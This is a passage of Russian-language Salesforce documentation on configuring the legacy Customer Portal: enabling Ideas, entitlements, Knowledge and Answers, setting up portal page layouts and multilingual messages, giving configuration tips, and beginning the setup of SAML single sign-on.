Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Сообщество «Идеи» доступно на клиентском портале.

Чтобы включить сообщество «Идеи» на портале, настройте клиентский портал и выполните указанные ниже действия.

1. Создайте зоны в сообществе «Идеи», активные и доступные для отображения на портале. Дополнительную информацию см. в разделе «Создание и редактирование зон» на странице 3007.
2. Добавьте вкладку «Идеи» на клиентский портал. Дополнительную информацию см. в разделе «Настройка вкладок клиентского портала» на странице 2925.
3. Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на клиентском портале. В противном случае при открытии вкладки «Отчеты» пользователям клиентского портала отображается сообщение «Недостаточно полномочий». Дополнительную информацию о сокрытии вкладок см. в разделе «Настройка вкладок клиентского портала» на странице 2925.

СМ. ТАКЖЕ:

Настройка клиентского портала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:
- Настройка приложения

Для создания и редактирования профилей:
- Управление профилями и наборами полномочий

Для настройки сообщества «Идеи»:
- Настройка приложения

Включение функции управления правами на клиентском портале

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Клиентский портал позволяет предоставлять клиентам доступ к их правам и сервисным контрактам. Элементы строки контракта не отображаются на клиентском портале.

Прим.: Сервисные контракты и права недоступны пользователям массового клиентского портала.

Чтобы добавить функцию управления правами на порталы, настройте функцию управления правами и включите поддержку клиентского портала, а затем выполните указанные ниже действия.

1. Обновите профили клиентского портала.
   a. Клонируйте профили клиентского портала и включите полномочие «Чтение» для прав или сервисных контрактов.
   b. При необходимости включите полномочия «Создание» и «Удаление» для контактов права в профилях делегированных администраторов внешних пользователей. Данное действие позволяет делегированным администраторам внешних пользователей обновлять контакты права.
   c. Убедитесь, что доступности вкладки «Права» или «Сервисные контракты» в клонированных профилях задано значение «Включены стандартные параметры».
2. Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений о клиентском портале и активируйте новые профили.
3. Чтобы добавить поле поиска «Имя права», настройте макеты страниц обращений. Данное действие позволяет пользователям портала добавлять права в обращения.

   Совет: Рекомендуем *не* добавлять следующие поля процесса права в макеты страниц обращений для пользователей портала, потому что информация, связанная с внутренними процессами поддержки, должна быть им недоступна: «Время начала процесса права», «Время окончания процесса права», «Остановлено» и «Дата остановки».
4. Чтобы добавить права, настройте связанные списки организаций и контактов. Данное действие позволяет делегированным администраторам внешних пользователей создавать обращения, которые автоматически связываются с нужными правами.
5. Добавьте вкладку «Права» или «Сервисные контракты» на каждый клиентский портал.
6. Назначьте клонированные профили пользователям клиентского портала.
   a. Чтобы создать пользователя клиентского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**. Чтобы обновить текущего пользователя, нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя-клиента»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:
- Настройка приложения

Для создания и редактирования профилей:
- Управление пользователями

Для управления пользователями клиентского портала:
- Редактирование пользователей портала самообслуживания

b. При создании пользователя выберите клонированный профиль в раскрывающемся меню **«Профиль»**. При обновлении пользователя нажмите кнопку **«Правка»** и выберите нужный профиль.

c. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка клиентского портала

Включение Salesforce Knowledge на клиентском портале

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для настройки и обновления клиентского портала:	Настройка приложения
Для создания и редактирования профилей:	Управление профилями и наборами полномочий
Для управления пользователями клиентского портала:	Редактирование пользователей портала самообслуживания
Для просмотра статей Salesforce Knowledge:	«Чтение» для типа статьи

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Клиентский портал позволяет предоставлять клиентам доступ к статьям Salesforce Knowledge. Пользователи портала могут просматривать и оценивать статьи, но не могут создавать или редактировать их.

Чтобы включить Salesforce Knowledge на порталах, настройте Salesforce Knowledge в организации, включите клиентский портал и выполните указанные ниже действия.

1. Обновите профили клиентского портала.
   a. Клонируйте профиль «Пользователь клиентского портала» или «Менеджер клиентского портала» и включите полномочие «Чтение» для типов статей, которые должны быть доступны клиентам.
   b. Убедитесь, что доступности вкладки «Статьи» в клонированных профилях задано значение «Включены стандартные параметры».
2. Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений о клиентском портале и активируйте новый профиль.
3. Назначьте клонированные профили пользователям клиентского портала.

a. Чтобы создать пользователя клиентского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**. Чтобы обновить текущего пользователя, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Просмотр пользователя-клиента»**.

b. При создании пользователя выберите клонированный профиль в раскрывающемся меню **«Профиль»**. При обновлении пользователя нажмите кнопку **«Правка»** и выберите нужный профиль.

c. Нажмите кнопку **«Сохранить»**.

4. Добавьте вкладку «Статьи» на каждый клиентский портал.
5. Чтобы назначить пользователям клиентского портала параметры доступности группы категорий, отличные от параметров ответственного за организацию, измените параметры доступности для пользователя клиентского портала.

   По умолчанию пользователи клиентского портала наследуют доступные им категории данных от ответственного за организацию. Например, если ответственному за организацию назначена роль генерального директора, которой предоставлен полный доступ ко всем категориям данных в группе категорий, то пользователям клиентского портала также могут быть доступны все категории данной группы. В некоторых случаях категории, доступные пользователю клиентского портала, могут быть ограничены.

6. При необходимости предоставьте пользователям массового портала доступ к категориям данных по умолчанию. Пользователи массового портала не имеют ролей, поэтому могут просматривать только категоризированные статьи, если связанные категории данных доступны всем пользователям независимо от их ролей.
7. Уведомите пользователей, создающих статьи, о необходимости выбора канала **«Клиентский портал»** при создании или изменении статьи. В противном случае статья не будет опубликована на клиентском портале.
8. Чтобы разрешить пользователям поиск статей на вкладке «Начальная страница», добавьте компонент «Поиск статей» в макет начальной страницы. Убедитесь, что макет назначен профилям клиентского портала.

СМ. ТАКЖЕ:

Настройка клиентского портала

Включение ответов на клиентском портале

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:
- Настройка приложения

Для создания и редактирования профилей:
- Управление профилями и наборами полномочий

Для создания сообщества ответов:
- Настройка приложения

Клиентский портал позволяет предоставлять клиентам доступ к сообществу ответов.

Чтобы включить функцию «Ответы» на портале, выполните указанные ниже действия.

1. Настройте клиентский портал.

   Ниже перечислены поддерживаемые изменения при настройке шрифтов и цветов портала.

   - Все стили вкладки
   - Следующие стили страницы:
     - Фон страницы
     - Текст
     - Ссылка
     - Всплывающая ссылка

2. Настройте ответы и убедитесь, что сообщество ответов настроено для отображения на клиентском портале.
3. Добавьте вкладку «Ответы» на клиентский портал.
4. Создайте пользователей клиентского портала.
   a. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**.
   b. Введите обязательные данные и выберите нужный профиль клиентского портала в раскрывающемся меню **«Профиль»**.
   c. Нажмите кнопку **«Сохранить»**.
5. Чтобы назначить пользователям клиентского портала параметры доступности группы категорий, отличные от параметров ответственного за организацию, измените параметры доступности для пользователя клиентского портала.

   По умолчанию пользователи клиентского портала наследуют доступные им категории от ответственного за организацию. Например, если ответственному за организацию назначена роль генерального директора, которой предоставлен полный доступ ко всем категориям данных в группе категорий, назначенной ответам, то пользователям клиентского портала также могут быть доступны все категории в сообществе ответов. В некоторых случаях категории, доступные пользователю клиентского портала, могут быть ограничены.
6. При необходимости предоставьте пользователям массового портала доступ к категориям данных посредством наборов полномочий или профилей.
7. Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на клиентском портале. В противном случае при открытии вкладки «Отчеты» пользователям клиентского портала отображается сообщение

«Недостаточно полномочий». Дополнительную информацию о сокрытии вкладок см. в разделе «Настройка вкладок клиентского портала» на странице 2925.

СМ. ТАКЖЕ:

Настройка клиентского портала

Настройка страниц клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов страниц выполните следующие действия.

- «Настройка приложения»

Для назначения макетов страниц профилям:

- Управление профилями и наборами полномочий

Страницы клиентского портала Salesforce могут быть настроены так же, как страницы Salesforce: посредством макетов страниц.

Макеты страниц определяют макет и размещение кнопок, полей, элементов s-control, страниц Visualforce, настраиваемых ссылок и связанных списков на страницах записей объектов. Кроме того, макеты страниц определяют доступные поля, обязательные поля и поля, доступные только для чтения. Макеты страниц могут содержать элементы s-control и страницы Visualforce, которые отображаются в разделе поля при отображении страницы. Пользователи могут контролировать размер элементов s-control и страниц Visualforce, а также определять необходимость отображения меток и полос прокрутки.

Макеты, назначенные профилям пользователей клиентского портала, отображаются при входе пользователей на клиентский портал. Ниже перечислены объекты, поддерживающие настройку макетов страниц для портала.

- Начальная страница
- Задачи
- События
- Обращения
- Активы
- Организации
- Решения
- Контакты
- Права
- Настраиваемые объекты
- Сервисные контракты

Настройка макетов страниц портала

В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».

По умолчанию пользователям клиентского портала предоставляется полномочие «Чтение» для организаций, контактов, активов, продуктов и прайс-листов, благодаря чему пользователи могут просматривать имена организаций, а также выбирать контакты и активы для обращений, создаваемых на портале. Кроме того, в зависимости от используемого типа клиентского портала, пользователям может быть предоставлено полномочие «Обновление» или «Создание» для активов и организаций.

Прим.: Раздел «Теги» недоступен пользователям клиентского портала даже в том случае, если он добавлен в макет страницы.

Чтобы добавить настраиваемый объект на клиентский портал, выполните указанные ниже действия.

- Установите флажок «Доступно для клиентского портала» для нужного настраиваемого объекта. Профиль портала может быть назначен макету страницы настраиваемого объекта только при наличии данного флажка.
- Предоставьте полномочия настраиваемого объекта посредством наборов полномочий или профилей, назначенных пользователям портала.
- Чтобы предоставить пользователям клиентского портала доступ ко вкладке настраиваемого объекта, добавьте вкладку на клиентский портал. Дополнительную информацию см. в разделе «Настройка вкладок клиентского портала» на странице 2925.

СМ. ТАКЖЕ:

Настройка шрифтов и цветов клиентского портала
Включение входа и параметров клиентского портала
Советы и рекомендации по настройке страниц клиентского портала
Макеты страниц

Настройка многоязычных HTML-сообщений для клиентских порталов

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки языков на портале:

- «Настройка приложения»

При наличии мультиязычной поддержки пользователи могут загружать HTML-сообщения на любом языке, поддерживаемом системой Salesforce, и настраивать параметры отображения сообщений на портале на основе языковых параметров портала. Например, HTML-сообщение может быть загружено на французском языке, чтобы отображаться на вкладке «Начальная страница» портала на французском языке, и английском языке, чтобы отображаться на вкладке «Начальная страница» портала на английском языке.

Прежде чем настроить многоязычные HTML-сообщения, просмотрите рекомендации ниже.

- Прежде чем добавить многоязычное HTML-сообщение на портал, рекомендуем загрузить HTML-файл на вкладку «Документы».
- HTML-сообщения портала не отображаются на вкладках «Идеи», «Отчеты», «Содержимое» и «Решения».

Чтобы настроить многоязычные HTML-сообщения, выполните указанные ниже действия.

1. Чтобы настроить язык отображения для клиентского портала, введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Параметры клиентского портала»**.
2. Щелкните имя нужного портала.
3. Нажмите кнопку **«Добавить новый язык»** в связанном списке «Назначенные языки».
4. Выберите нужный язык в раскрывающемся списке «Язык».
5. Щелкните значок поиска () напротив имени вкладки и выберите нужное HTML-сообщение. При необходимости повторите данное действие для каждой вкладки.
6. Нажмите кнопку **«Сохранить»**.

Советы и рекомендации по настройке страниц клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены рекомендации по настройке и общая информация о страницах клиентского портала Salesforce.

Настройка обращений

- При настройке клиентского портала рекомендуем клонировать макет страницы для обращений (макет обращения) и назначить имя *«Макет обращения портала»*. Данное действие позволяет отличать макеты страниц обращений для внутренних пользователей от макетов страниц обращений для пользователей портала.
- По умолчанию новые обращения отображаются на клиентском портале. Чтобы скрыть обращение на портале, добавьте параметр «Отображается на портале самообслуживания» в макеты страниц обращений и снимите данный флажок.
- Рекомендуем не устанавливать флажки «Показать электронное уведомление об обращении» и «Показать электронное уведомление об обращении по умолчанию» в макетах страниц обращений. Данные функции применяются только к пользователям Salesforce.
- Рекомендуем не добавлять поле «Внутренние комментарии» в макеты страниц обращений, назначенные профилям портала, так как пользователи портала могут просматривать комментарии, предназначенные только пользователям Salesforce.
- Чтобы разрешить пользователям портала связывание обращений с активами, связанными с их организациями, добавьте поле «Актив» в макеты страниц обращений.
- Чтобы разрешить пользователям с полномочием поля «Редактирование» замену контакта обращения другим пользователем портала из той же организации, добавьте поле поиска «Имя контакта» в макеты страниц обращений.
- Если пользователь портала несет ответственность за обращение, то поле обращения «Имя контакта» должно содержать контакта, связанного с пользователем портала, являющимся ответственным за обращение. Данное поле не может содержать другого контакта (даже контакта, связанного с той же организацией портала).

- Рекомендуем не устанавливать флажки «Показать раздел сведений о решении», «Показать флажок "Уведомить контакта"» и «Выбрать флажок "Уведомить контакта" по умолчанию» в макетах страниц закрытия обращений, так как их функции применяются только к пользователям Salesforce.
- Чтобы задать стандартное значение поля раскрывающегося списка «Происхождение обращения» для обращений, зарегистрированных на клиентском портале, рекомендуем создать типы записей обращений.
- Чтобы активировать правила назначения обращений на клиентском портале, установите флажок «Выбрать флажок "Назначение обращения" по умолчанию» в макетах страниц обращений, назначенных профилям портала. Данные флажки не отображаются пользователям портала на клиентском портале. Обратите внимание, что правила назначения срабатывают при создании *и* редактировании обращения. Чтобы предотвратить автоматическое переназначение обращений, редактируемых пользователями портала, добавьте запись правила посредством критерия *«"Текущий пользователь": "Тип пользователя" содержит "Клиентский портал"»* и установите флажок «Не переназначать пользователя».
- Пользователи портала могут просматривать все значения в полях раскрывающихся списков «Тип», «Статус», «Приоритет» и «Причина обращения», кроме случаев создания типов записей для обращений, содержащих отдельные значения раскрывающихся списков.
- Чтобы запретить пользователям портала отправку обращений с вложениями, удалите кнопку **«Отправить и добавить вложение»** из макетов страниц обращений.
  1. Чтобы изменить макет страницы обращений, воспользуйтесь расширенным редактором макетов страниц.
  2. Щелкните **«Свойства макета»**.
  3. Снимите флажок **«Показать кнопку "Отправить и добавить вложение"»**.
  4. Нажмите кнопку **«ОК»**.
  5. Нажмите кнопку **«Сохранить»**.

Обращения

- Пользователи портала могут создавать обращения только при наличии полномочия «Чтение» для контактов.
- Пользователи портала не могут редактировать значение поля раскрывающегося списка «Статус» для обращений.
- Пользователи портала могут редактировать и удалять собственные вложения, добавленные в обращения, но не могут редактировать и удалять вложения, добавленные в обращения другими пользователями Salesforce.
- Кнопки **«Удалить»** и **«Общий доступ»** на странице сведений об обращении недоступны пользователям портала.
- Ссылки **«Список сообщений эл. почты»**, **«Далее»** и **«Назад»** недоступны пользователям клиентского портала при просмотре сообщений эл. почты из связанного списка «Эл. почта» на страницах сведений об обращениях. Связанный список «Эл. почта» доступен только организациям, использующим функцию Email-to-Case или On-Demand Email-to-Case.
- Чтобы отправлять пользователям портала автоматические ответы при создании обращений на портале, рекомендуем создать правила автоматического ответа по обращениям.
- Пользователи портала могут просматривать, находить и создавать примечания и вложения для обращений.
- При создании обращения пользователь портала пропускает страницу «Предложенные решения» и перенаправляется в обращение, если:
  - Предложенные решения не соответствуют обращению.
  - Обращение создается посредством кнопки **«Отправить и добавить вложение»**.

  Обратите внимание, что предложенные решения доступны только в организациях, поддерживающих их использование. Дополнительную информацию о предложенных решениях см. в разделе «Общие сведения о предложенных решениях» на странице 3608. Дополнительную информацию о способах самостоятельного закрытия

обращений на основе предлагаемых решений, доступных пользователям клиентского портала, см. в разделе «Включение входа и параметров клиентского портала».

- Если организация использует Salesforce Knowledge, то связанный список «Статьи» может быть добавлен в макеты страниц обращений, назначенные пользователям портала, для поиска статей, помогающих принять решение по обращениям.
- Если организация использует Chatter, то вложения ленты добавляются в соответствующий список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

Решения

- Поле раскрывающегося списка «Статус» для обращений недоступно пользователям портала.
- Решение доступно на клиентском портале даже в том случае, если значение «Проверено» не выбрано в раскрывающемся списке «Статус»; доступность решения на клиентском портале определяется флажком «Отображается на портале самообслуживания».
- Если организация использует категории решений, то категории решений также доступны на клиентском портале. Некатегоризированные решения не отображаются в категориях решений клиентского портала, но отображаются в списковых представлениях и полях поиска портала.
- Функция «Популярные решения» недоступна на клиентском портале, но начальная страница клиентского портала позволяет создавать ссылки на самые важные решения организации.

Начальная страница

- Компонент «Приветствие клиентского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям клиентского портала. Приветствие, отображающееся перед каждым пользователем при входе на клиентский портал, содержит имя этого пользователя. При необходимости пользователи могут изменить имя, пароль, регион, язык, часовой пояс и контактные данные, используемые на портале. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

  Следует учитывать, что пользователи клиентского портала с полномочием «Единая регистрация включена» не могут изменять имена пользователей посредством компонента «Приветствие клиентского портала».

- При создании макетов начальной страницы клиентского портала рекомендуем добавлять следующие компоненты: «Поиск», «Поиск решения», «Последние элементы», «Приветствие клиентского портала» и настраиваемый компонент «Область HTML», добавляющий фирменный стиль компании в широкий столбец.
- Создайте настраиваемые компоненты, которые должны быть добавлены в макеты начальной страницы клиентского портала (например, ссылки на настраиваемые списковые представления, конкретные документы и популярные решения).
- Имена настраиваемых компонентов не отображаются в широком столбце начальной страницы клиентского портала.
- Чтобы разместить ссылку выхода в любой области верхнего колонтитула, воспользуйтесь следующим HTML-тегом: `<a href="/secur/logout.jsp">Выход</a>"`. Дополнительную информацию о верхнем колонтитуле см. в разделе «Включение входа и параметров клиентского портала» на странице 2914.
- Рекомендуем *не* добавлять следующие компоненты в макеты начальной страницы клиентского портала, так как они применяются только к пользователям Salesforce: «Задачи», «Календарь», «Поиск продукта», «Недавние элементы», «Снимок панели мониторинга», «Сообщения и предупреждения» и «Элементы для утверждения».

Действия

- Пользователи портала не могут быть назначены действиям.

- Пользователи портала могут просматривать выполненные задачи и прошлые события, помеченные флажком «Отображается на портале самообслуживания» и связанные с доступными объектами.

Документы

Убедитесь, что внутренние документы организации, хранящиеся на вкладке «Документы», находятся в папках, которые недоступны пользователям портала.

Отчеты

- Пользователи портала могут запускать отчеты при наличии полномочия «Запуск отчетов».
- Пользователи портала могут экспортировать отчеты при наличии полномочия «Экспорт отчетов».
- Раздел «Параметры отчета» не отображается в результатах отчета, так как пользователи портала не могут настраивать результаты отчета. Раздел «Созданная диаграмма», содержащий ссылки **«Правка»**, **«Большой»**, **«Средний»** и **«Маленький»**, также не отображается в результатах отчета.
- Результаты отчета для пользователей портала содержат только ссылки на доступные объекты.
- Пользователи портала могут составлять отчеты по объектам, которым задано значение «Личный» в единых стандартных параметрах общего доступа. Некоторые объекты (например, решения и статьи) не могут быть добавлены в модель общего доступа, поэтому недоступны пользователям клиентского портала для составления отчетов.
- Пользователи портала получают сообщение об отсутствии полномочий, необходимых для запуска отчета, содержащего недоступные объекты.
- По умолчанию все пользователи, включая пользователей портала, могут просматривать папки отчетов. Чтобы запретить пользователям портала просмотр папок отчетов, назначьте параметрам общего доступа для папок отчетов группу «Все внутренние пользователи».

Настраиваемые объекты

- Если флажок «Доступно для клиентского портала» снят, то настраиваемый объект на клиентском портале становится недоступным и все полномочия настраиваемого объекта автоматическое исключаются из профилей портала. После повторной установки флажка «Доступно для клиентского портала» необходимо обновить полномочия настраиваемого объекта в профилях портала.

  Прим.: Если доступ к настраиваемому объекту предоставляется позже, то наборы полномочий сохраняют свою конфигурацию.

- Пользователи портала могут просматривать, находить и создавать примечания и вложения для настраиваемых объектов.
- Если организация использует Chatter, то вложения ленты добавляются в соответствующий список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

Статьи

Дополнительную информацию о настройке см. в разделе «Включение Salesforce Knowledge на клиентском портале» на странице 2932.

Активы

- Пользователи портала могут создавать, просматривать и обновлять активы, связанные с их организациями.
- Активы доступны пользователям портала только при наличии поля поиска «Активы» в макетах страниц обращений. Чтобы просмотреть актив, пользователь портала может выбрать нужный актив в поле «Актив» на странице сведений об обращении.
- Пользователи портала могут просматривать и находить вложения для активов.

- Если организация использует Chatter, то вложения ленты добавляются в соответствующий список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

Salesforce CRM Content

- Пользователи портала с лицензией Salesforce CRM Content могут выполнять любые задачи, разрешенные соответствующими полномочиями библиотеки.
- Пользователи портала с полномочием «Просмотр содержимого на порталах» могут только просматривать Salesforce CRM Content.
- Пользователи портала с полномочием «Создание библиотек» могут создавать библиотеки и управлять ими.

Дополнительную информацию см. в разделе «Включение Salesforce CRM Content на клиентском портале» на странице 2927.

Ответы

Дополнительную информацию о настройке см. в разделе «Включение ответов на клиентском портале» на странице 2934. Ниже перечислены поддерживаемые изменения при настройке шрифтов и цветов портала.

- Все стили вкладки
- Следующие стили страницы:
  - Фон страницы
  - Текст
  - Ссылка
  - Всплывающая ссылка

Идеи

Дополнительную информацию о настройке см. в разделе «Включение сообщества "Идеи" на клиентском портале» на странице 2930.

Организации

Вкладка «Организации» и страницы сведений об организациях на клиентском портале доступны только делегированным администраторам внешних пользователей. См. раздел «Делегирование администрирования пользователей клиентского портала и суперпользователь портала» на странице 2968.

Прим.: Пользователям клиентского портала не отображается связанный список организаций «Примечания и вложения».

Контакты

Контакты организации доступны только делегированным администраторам внешних пользователей. См. раздел «Делегирование администрирования пользователей клиентского портала и суперпользователь портала» на странице 2968.

Вкладка «Контакты», а также страницы редактирования и подробных сведений о контактах на клиентском портале доступны только пользователям с полномочием «Суперпользователь портала». См. раздел «Делегирование администрирования пользователей клиентского портала и суперпользователь портала» на странице 2968.

Прим.: Пользователям клиентского портала не отображается связанный список контактов «Примечания и вложения».

Права

- Дополнительную информацию о настройке см. в разделе «Включение функции управления правами на клиентском портале» на странице 2931.

- Добавьте полномочие «Чтение» для прав в настраиваемые профили портала; назначьте профили соответствующим пользователям портала. См. раздел «Настройка доступа пользователей к клиентскому порталу» на странице 2958.
- Чтобы разрешить пользователям портала добавление прав в обращения, добавьте поле поиска «Имя права» в макеты страниц обращений.
- Рекомендуем *не* добавлять следующие поля процесса права в макеты страниц обращений для пользователей портала, потому что информация, связанная с внутренними процессами поддержки, должна быть им недоступна: «Время начала процесса права», «Время окончания процесса права», «Остановлено» и «Дата остановки».
- Иным образом, чтобы разрешить пользователям портала просмотр прав, связанных с их организациями, и создание обращений на основе прав, добавьте вкладку «Права» на клиентский портал.
- Чтобы разрешить делегированным администраторам внешних пользователей создание обращений, которые автоматически связываются с соответствующими правами, добавьте связанный список «Права» в макеты страниц организаций и контактов. См. раздел «Делегирование администрирования пользователей клиентского портала и суперпользователь портала» на странице 2968.

Сервисные контракты

- Дополнительную информацию о настройке см. в разделе «Включение функции управления правами на клиентском портале» на странице 2931.
- Чтобы предоставить пользователям портала доступ к сервисным контрактам, назначьте полномочие «Чтение» для сервисных контрактов. См. раздел «Настройка доступа пользователей к клиентскому порталу» на странице 2958.
- Чтобы разрешить пользователям портала просмотр сведений о сервисных контрактах, добавьте вкладку «Сервисные контракты» на клиентский портал. См. раздел «Настройка вкладок клиентского портала» на странице 2925.
- Элементы строки контракта не отображаются на клиентском портале.

Потоки

- Потоки Force.com могут быть добавлены на клиентский портал путем их размещения на странице Visualforce.
- Пользователи могут выполнять только потоки, имеющие активную версию. При добавлении потока, не имеющего активной версии, отображается сообщение об ошибке. При добавлении потока, содержащего элемент подпотока, должна быть доступна активная версия потока, вызываемого элементом подпотока.
- Если пользователям сайта или портала предоставляется доступ к потоку, рекомендуем направить их на страницу Visualforce, содержащую добавленный поток, а не сам поток. Пользователям сайта и портала не разрешается непосредственное выполнение потоков.

СМ. ТАКЖЕ:

Настройка страниц клиентского портала

Ограничения по настройке клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Дополнительную информацию о количестве клиентских порталов и пользовательских лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

Максимальное количество настраиваемых объектов, доступных для добавления на клиентский портал, определяется общим количеством настраиваемых объектов, установленных для используемой версии.

Кроме того, пользовательские лицензии определяют количество настраиваемых объектов, доступных пользователю на клиентском портале. Дополнительную информацию можно получить в компании Salesforce.

СМ. ТАКЖЕ:

Настройка клиентского портала

Включение единой регистрации для порталов

Единая регистрация позволяет пользователям получать доступ к авторизованным сетевым ресурсам с одним именем входа. Вместо того, чтобы управлять отдельными паролями для каждого ресурса в Salesforce, проверка имен пользователей и паролей производится по корпоративной базе данных пользователей или в другом клиентском приложении.

Клиентские и партнерские порталы поддерживают функцию единой регистрации SAML, позволяющую клиентам вводить учетные данные только один раз.

Прим.: Единая регистрация на порталах поддерживается только для SAML 2.0.

Чтобы включить единую регистрацию для порталов, выполните указанные ниже действия.

1. Помимо сведений об единой регистрации SAML, которые должны быть собраны и отправлены поставщику удостоверений, пользователь должен сообщить поставщику информации код организации и код портала. Атрибуты `portal_id` и `organization_id` должны быть добавлены в утверждение SAML, полученное от поставщика удостоверений.

   Прим.: Чтобы отличать пользователей портала от пользователей платформы, рекомендуем пропустить данные атрибуты. Например, пустой атрибут соответствует пользователю платформы, а заполненный атрибут — пользователю портала.

   a. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Сведения о компании»** и скопируйте код из поля «Код организации Salesforce».

